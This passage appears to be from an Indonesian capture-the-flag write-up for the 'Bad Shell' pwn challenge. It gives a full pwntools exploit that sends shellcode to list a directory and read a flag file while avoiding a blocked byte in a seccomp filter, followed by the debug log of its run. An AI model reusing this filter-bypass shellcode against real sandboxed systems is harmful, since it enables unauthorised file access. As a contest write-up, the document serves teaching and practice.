 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x06 0x00 0x00 0x00000000  return KILL
itoid  /Pwn/Bad Shell
>>>
>>>
```

Langsung saja list content dari current directory dengan fungsi getdents, dan jika sudah mengetahui nama file flagnya, langsung saja ORW (Open – Read – Write) isi dari flag tersebut. Berikut exploit scriptnya:

```python
#!/usr/bin/python3
from pwn import *
gdbscript = '''
c
'''
exe = './chall'
elf = context.binary = ELF(exe, checksec = 0)
context.bits = 64
context.log_level = 'debug'
host, port = "nc 157.173.204.136 40802".split(" ")[1:3]io
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
rl = lambda: io.recvline()
com = lambda: io.interactive()
li = lambda a: log.info(a)
```

```
rud = lambda a:io.recvuntil(a, drop=0x1)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c : a.rjust(b, c)
lj = lambda a, b, c : a.ljust(b, c)
d = lambda a: a.decode('utf-8')
e = lambda a: a.encode()
cl = lambda: io.close()
rlf = lambda: io.recvline(0)

# blocked byte = 0xf
# list current directory
p = asm('''
    mov    rsp, QWORD PTR fs:0x0
    push   0x2e
    mov    rdi, rsp
    xor    edx, edx
    xor    esi, esi
    push   0x2
    pop    rax
    syscall
    mov    rdi, rax
    xor    edx, edx
    mov    dh, 0x1
    mov    rsi, rsp
    push   0x4e
    pop    rax
    syscall
    push   0x1
    pop    rdi
    xor    edx, edx
    mov    dh, 0x1
    mov    rsi, rsp
    push   0x1
    pop    rax
    syscall
    ''')
# cat flag-d41d8cd98f00b204e9800998ecf8427e.txt
p = asm('''
    mov    rsp, QWORD PTR fs:0x0
    push   0x74
    movabs rax, 0x78742e6537323438
    push   rax
    movabs rax, 0x6663653839393030
```

```
    push   rax
    movabs rax, 0x3839653430326230
    push   rax
    movabs rax, 0x3066383964633864
    push   rax
    movabs rax, 0x3134642d67616c66
    push   rax
    mov    rdi, rsp
    xor    edx, edx
    xor    esi, esi
    push   0x2
    pop    rax
    syscall
    mov    rdi, rax
    xor    eax, eax
    xor    edx, edx
    mov    dh, 0x1
    mov    rsi, rsp
    syscall
    push   0x1
    pop    rdi
    xor    edx, edx
    mov    dh, 0x1
    mov    rsi, rsp
    push   0x1
    pop    rax
    syscall
    ''')
s(p)
com()
```

```
~/FinalKMIPN2024/Jeopardy/Pwn/Bad Shell/x.py (Bad Shell) - Sublime Text (UNREGISTERED)

    mov rsi, rsp
    push 0x4e
    pop rax
    syscall
    push 0x1
    pop rdi
    xor edx, edx
    mov dh, 0x1
    mov rsi, rsp
    push 0x1
    pop rax
    syscall
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-k7ot53xf/step2 /tmp/pwn-asm-k7ot53xf/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-k7ot53xf/step3 /tmp/pwn-asm-k7ot53xf/step4
[DEBUG] Sent 0x35 bytes:
    00000000  64 48 8b 24  25 00 00 00  00 6a 2e 48  89 e7 31 d2  │dH·$│%···│·j.H│··1·│
    00000010  31 f6 6a 02  58 0f 05 48  89 c7 31 d2  b6 01 48 89  │1·j·│X··H│··1·│··H·│
    00000020  e6 6a 4e 58  0f 05 6a 01  5f 31 d2 b6  01 48 89 e6  │·jNX│··j·│_1··│·H··│
    00000030  6a 01 58 0f  05                                     │j·X·│·│
    00000035
[*] Switching to interactive mode
[DEBUG] Received 0x117 bytes:
    00000000  47 69 6d 6d  65 20 79 6f  75 72 20 73  68 65 6c 6c  │Gimm│e yo│ur s│hell│
    00000010  63 6f 64 65  20 3a 20 87  55 96 01 00  00 00 00 01  │code│ : ·│U···│····│
    00000020  00 00 00 00  00 00 00 20  00 2e 62 61  73 68 5f 6c  │····│···│··ba│sh_l│
    00000030  6f 67 6f 75  74 00 08 89  55 96 01 00  00 00 00 02  │ogou│t···│U···│····│
    00000040  00 00 00 00  00 00 00 20  00 2e 70 72  6f 66 69 6c  │····│···│··pr│ofil│
    00000050  65 00 ed 1c  6d a1 08 86  55 96 01 00  00 00 00 03  │e···│m···│U···│····│
    00000060  00 00 00 00  00 00 00 18  00 2e 00 00  00 00 04 85  │····│····│····│····│
    00000070  55 96 01 00  00 00 00 04  00 00 00 00  00 00 00 18  │U···│····│····│····│
    00000080  00 2e 2e 00  00 00 04 88  55 96 01 00  00 00 00 05  │····│····│U···│····│
    00000090  00 00 00 00  00 00 00 20  00 2e 62 61  73 68 72 63  │····│···│··ba│shrc│
    000000a0  00 00 00 00  00 00 08 8a  55 96 01 00  00 00 00 06  │····│····│U···│····│
    000000b0  00 00 00 00  00 00 00 20  00 63 68 61  6c 6c 00 00  │····│···│·cha│ll··│
    000000c0  00 00 00 00  00 00 08 8b  55 96 01 00  00 00 00 08  │····│····│U···│····│
    000000d0  00 00 00 00  00 00 00 40  00 66 6c 61  67 2d 64 34  │····│···@│·fla│g-d4│
    000000e0  31 64 38 63  64 39 38 66  30 30 62 32  30 34 65 39  │1d8c│d98f│00b2│04e9│
    000000f0  38 30 30 39  39 38 65 63  66 38 34 32  37 65 2e 74  │8009│98ec│f842│7e.t│
    00000100  78 74 00 00  00 00 08 00  00 00 00 00  00 00 00 00  │xt··│····│····│····│
    00000110  00 00 00 00  00 00 00                               │····│···│
    00000117
Gimme your shellcode : \x87U\x96\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00 \x00.bash_logout\x0\x89U\x96\x00\x00\x00\x00\x0
96\x00\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x18\x00.\x00\x00\x00\x00\x04\x85U\x96\x00\x00\x00\x00\x04\x00\x00\x00\x00\
00\x00\x05\x00\x00\x00\x00\x00\x00\x00 \x00.bashrc\x00\x00\x00\x00\x00\x0\x8aU\x96\x00\x00\x00\x00\x06\x00\x00\x00\x00\x00\x0
x00\x00\x00\x0\x00\x00\x00\x00\x00\x00\x00@\x00flag-d41d8cd98f00b204e9800998ecf8427e.txt\x00\x00\x00\x0\x00\x00\x00\x00\x00\x
reading in interactive
$
```